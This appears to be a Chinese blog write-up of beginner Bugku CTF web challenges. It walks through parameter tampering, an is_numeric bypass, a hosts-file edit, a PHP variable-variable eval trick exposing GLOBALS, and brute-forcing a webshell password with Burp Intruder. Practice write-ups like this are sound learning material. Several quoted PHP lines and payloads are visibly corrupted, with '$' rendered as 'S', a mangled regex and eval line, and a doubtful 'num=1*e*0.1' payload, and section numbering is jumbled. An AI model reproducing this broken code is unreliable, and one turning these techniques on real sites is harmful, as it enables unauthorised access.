

CTF解题-Bugku_Web_WriteUp (上)

原创

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17 篇文章 27 订阅

订阅专栏

BugkuCTF平台是免费的CTF训练平台,题目数量多网上解析全面对新手入门友好。



为了划水“强网杯”练习一下, 先从Web部分下手.....


WEB

web2 20	计算器 30	web基础\$_GET 30	web基础\$_POST 30
矛盾 30	web3 30	域名解析 50	你必须让他停下 60
本地包含 60	变量1 60	web5 60	头等舱 60
网站被黑 60	管理员系统 60	web4 80	flag在index里 80
输入密码查看flag 80	点击一百万次 80	备份是个好习惯 80	成绩单 90
秋名山老司机 100	速度要快 100	cookies欺骗 100	never give up 100

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NO.1 前端信息泄露

1、访问靶场链接，花里胡哨：



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2、入门题，直接查看搜索源码：



3、解决:



No.2 绕过前端限制

额，这题.....没啥好所说的，原先限制前端字段输入长度为1，修改前端字段长度的限制即可：

98+45=? 143 验证

flag{CTF-bugku-0032}

确定

查看器 控制台 调试器 网络 样式编辑器 性能 内存 存储 无障碍环境 应用程序 HackBar

搜索 HTML

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
  <head>
  </head>
  <body>
    <span id="code" class="code" style="background: rgb(249, 49, 218) none repeat scroll 0% 0%; color: rgb(99, 30, 173);">98+45=?</span>
    <input class="input" type="text" maxlength="4">
    <button id="check">验证</button>
  </body>
</html>
```

元素 {
.input {
width: 100px;
}

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No.3 GET传参

1、看看解题链接：

```
Swhat=$_GET['what'];
echo $what;
if($what=='flag')
echo 'flag{****}';
```

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2、看到这没啥好说的.....该提示的都提示了，直接获取 flag：

```
Swhat=$_GET['what'];
echo $what;
if($what=='flag')
echo 'flag{****}';
flagflag{bugku_get_su8kej2en}
```

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No.4 POST传参

1、看看解题链接：

```
Swhat=$_POST['what'];
echo $what;
if($what=='flag')
echo 'flag{****}';
```

2、使用 HackBar 插件发送 Post 请求传递 flag 即可：

```
← → ↻ 🏠 🔒 123.206.87.240:8002/post/ 🔍 搜索
```

```
Swhat=$_POST['what'];
echo Swhat;
if(Swhat=='flag')
echo 'flag{****}';
flagflag{bugku_get_sseint67se}
```

查看器 控制台 调试器 网络 样式编辑器 性能 内存 存储 无障碍环境 应用程序 HackBar

Encryption Encoding SQL XSS Other

Load URL http://123.206.87.240:8002/post/

Split URL

Execute Post data Referer User Agent Cookies Clear All

what=flag

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No.5 科学计数法

1、看下解题链接：

```
← → ↻ 🏠 🔒 123.206.87.240:8002/get/index1.php
```

```
$num=$_GET['num'];
if(!is_numeric($num))
{
echo $num;
if($num==1)
echo 'flag{*****}';
}
```

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2、题目的要求即num既不能是数字字符，但是要等于1。我们可以想到用科学计数法表示数字1，既不是纯数字，其值又等于1。因此，构造payload: `num=1*e*0.1` 即可：


```
← → ↻ 🏠 🔒 123.206.87.240:8002/get/index1.php?num=1*e*0.1 🔍 ...
```

```
$num=$_GET['num'];
if(!is_numeric($num))
{
echo $num;
if($num==1)
echo 'flag{*****}';
}
1*e*0.1 flag{bugku-789-ps-ssdf}
```


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No.6 Unicode转码


1、打开解题链接，不断反复弹框.....



2、禁止弹框后查看源码：



3、复制以上红框内容，解码得 Flag：



No.7 本地域名解析

1、看看题目：

https://ctf.bugku.com/challenges#域名解析

gku... BugkuCTF 团队

小猪佩奇 150

QAQ 200

WEB

web2 20

矛盾 30

web3 30

域名解析 50

2B 200

就五层你能解开吗 300

web基础\$_POST 30

你必须让他停下 60

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Challenge 13541 Solves

域名解析

50

听说把 flag.baidu.com 解析到123.206.87.240 就能拿到flag

Flag

Submit

2、简单，修改本地 host 文件，将域名解析到指定 IP 即可：

Core (C:) > Windows > System32 > drivers > etc

名称	修改日期	类型	大小
hosts	2020/8/14 22:47	文件	1 KB
hosts.ics	2020/2/21 19:46	ICS 文件	1 KB
lmhosts.sam	2019/3/19 12:49	SAM 文件	4 KB
networks	2018/4/12 7:36	文件	1 KB
protocol	2018/4/12 7:36	文件	2 KB

C:\Windows\System32\drivers\etc\hosts - Notepad++ [Administrator]

```

1 # Copyright (c) 1993-2009 Microsoft Corp.
2 #
3 # This is a sample HOSTS file used by Microsoft TCP/IP for Windows.
4 #
5 # This file contains the mappings of IP addresses to host names. Each
6 # entry should be kept on an individual line. The IP address should
7 # be placed in the first column followed by the corresponding host name.
8 # The IP address and the host name should be separated by at least one
9 # space.
10 #
11 # Additionally, comments (such as these) may be inserted on individual
12 # lines or following the machine name denoted by a '#' symbol.
13 #
14 # For example:
15 #
16 #       102.54.94.97       rhino.acme.com           # source server
17 #       38.25.63.10      x.acme.com              # x client host
18
19 # localhost name resolution is handled within DNS itself.
20 #   127.0.0.1           localhost
21 #   ::1                 localhost
22
23 #127.0.0.1 iprotect.cloudcore.cn
24 #192.168.8.250 sso.anumbrella.net
25 #192.168.166.2 windows10.microdone.cn
26
27
28 123.206.87.240 flag.baidu.com

```

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3、访问域名获得 Flag:

← → ↻ 🏠 🔒 flag.baidu.com

KEY{DSAHDSJ82HDS2211}

No.8 数据包重放


1、查看解题链接，可以看到页面一直在抖动变换，时而会出现图片：

← → ↻ 🏠 🔒 123.206.87.240:8002/web12/

I want to play Dummy game with others;But I can't stop!
Stop at panda! u will get flag



2、使用 BP 抓包并 GO 重放多次，发现后台总共有15个jpg，后台会随机返回一个图片，如果 jpg 为10的时候就能得到flag:



No.9 本地包含

题目有问题.....

No.10 PHP全局变量

1、查看解题链接:



2、解题分析过程如下:

- 1, 从GET请求中获取变量args, 并且args要满足只能是字符a-z, A-Z, 下划线(_)和数字。
- 2, 当我们看到eval函数时, 会联想到传入php代码让其执行。
- 3, \$\$args, 可以理解为\$(args)。例如

```
1 <?php
2 $a="22+3*4";
3 $b = 'a';
4 echo $$b;
5 ?>
```

将打印22+3*4


- 4, 综合分析, 联想题目的提示: flag In the variable!, 我们传入全局变量GLOBALS尝试。
- 5, 得到flag

3、获得 Flag:

```
flag In the variable ! <?php
error_reporting(0);
include "flag1.php";
highlight_file(__FILE__);
if(isset($_GET['args'])){
    $args = $_GET['args'];
    if(!preg_match("/^\w+S/", $args)){
        die("args error!");
    }
    eval("var_dump($_SERVER['GLOBALS']);");
}
?>
array(7) { ["GLOBALS"]=> *RECURSION* ["_POST"]=> array(0) {} ["_GET"]=> array(1) { ["args"]=> string(7) "GLOBALS" } ["_COOKIE"]=> array(0) {} ["_FILES"]=> array(0) {} ["ZFkwe3"]=> string(38)
"flag{92853051ab894a64f7865cf3c2128b34}" ["args"]=> string(7) "GLOBALS" }
```

No.11 JSFuck编码

1、查看解题链接:



2、随便输入字符提交试试:



在好好看看。

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3、查看源码试试:

什么也没有。


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2、查看网页源码，发现也什么都没有.....



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
3、BurpSuite 抓包看看，发现响应包的头信息包含了Flag.....




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No.13 Webshell爆破

1、查看解题链接:



2、御剑扫描网站, 获得Webshell地址:



3、访问需要密码:



4、BP暴力破解，获得密码hack:

Intruder attack 2

Attack Save Columns

Results Target Positions Payloads Options

Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length	Comment
101	hack	200	<input type="checkbox"/>	<input type="checkbox"/>	1110	
0		200	<input type="checkbox"/>	<input type="checkbox"/>	1125	
1	123456789	200	<input type="checkbox"/>	<input type="checkbox"/>	1125	
2	a123456	200	<input type="checkbox"/>	<input type="checkbox"/>	1125	
3	123456	200	<input type="checkbox"/>	<input type="checkbox"/>	1125	
4	a123456789	200	<input type="checkbox"/>	<input type="checkbox"/>	1125	
5	1234567890	200	<input type="checkbox"/>	<input type="checkbox"/>	1125	
6	woaini1314	200	<input type="checkbox"/>	<input type="checkbox"/>	1125	
7	qq123456	200	<input type="checkbox"/>	<input type="checkbox"/>	1125	
8	abc123456	200	<input type="checkbox"/>	<input type="checkbox"/>	1125	

Request Response


Raw Headers Hex HTML Render

```
border-color: #FFFFFF #999999 #999999 #FFFFFF; border-style: solid; border-width: 1px;"
    <div
background: #293F5F; clear: both;">
        <b>WebShell</b>
    </div>
    <div
clear: both;">
        PASS:<input type="password" name="pass" style="width: 270px;">
    </div>
    <div style="width: 350px; height: 80px; clear: both;">
        <input type="submit" value="登录" style="width: 80px;">
    </div>
    <center>
        <span style="color: red;">
            flag {hack_bug_ku035}
        </span>
    </center>
    </div>
</form>
</center>
</body>
</html>
```

? < + > Type a search term 0 matches

Finished https://blog.csdn.net/welxin_39190897

5、输入密码获得Flag:



No.14 本地IP伪造

1、查看解题链接，随意输入测试数据：



2、查看源码，获得一串疑似 Base 64 字符串：



3、Base 64 转换获得 "test123"：

粘贴文本 选择文件 (.txt) 执行结果

test123

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4、猜测是密码，故输入账户 admin 密码 test123，进行测试：

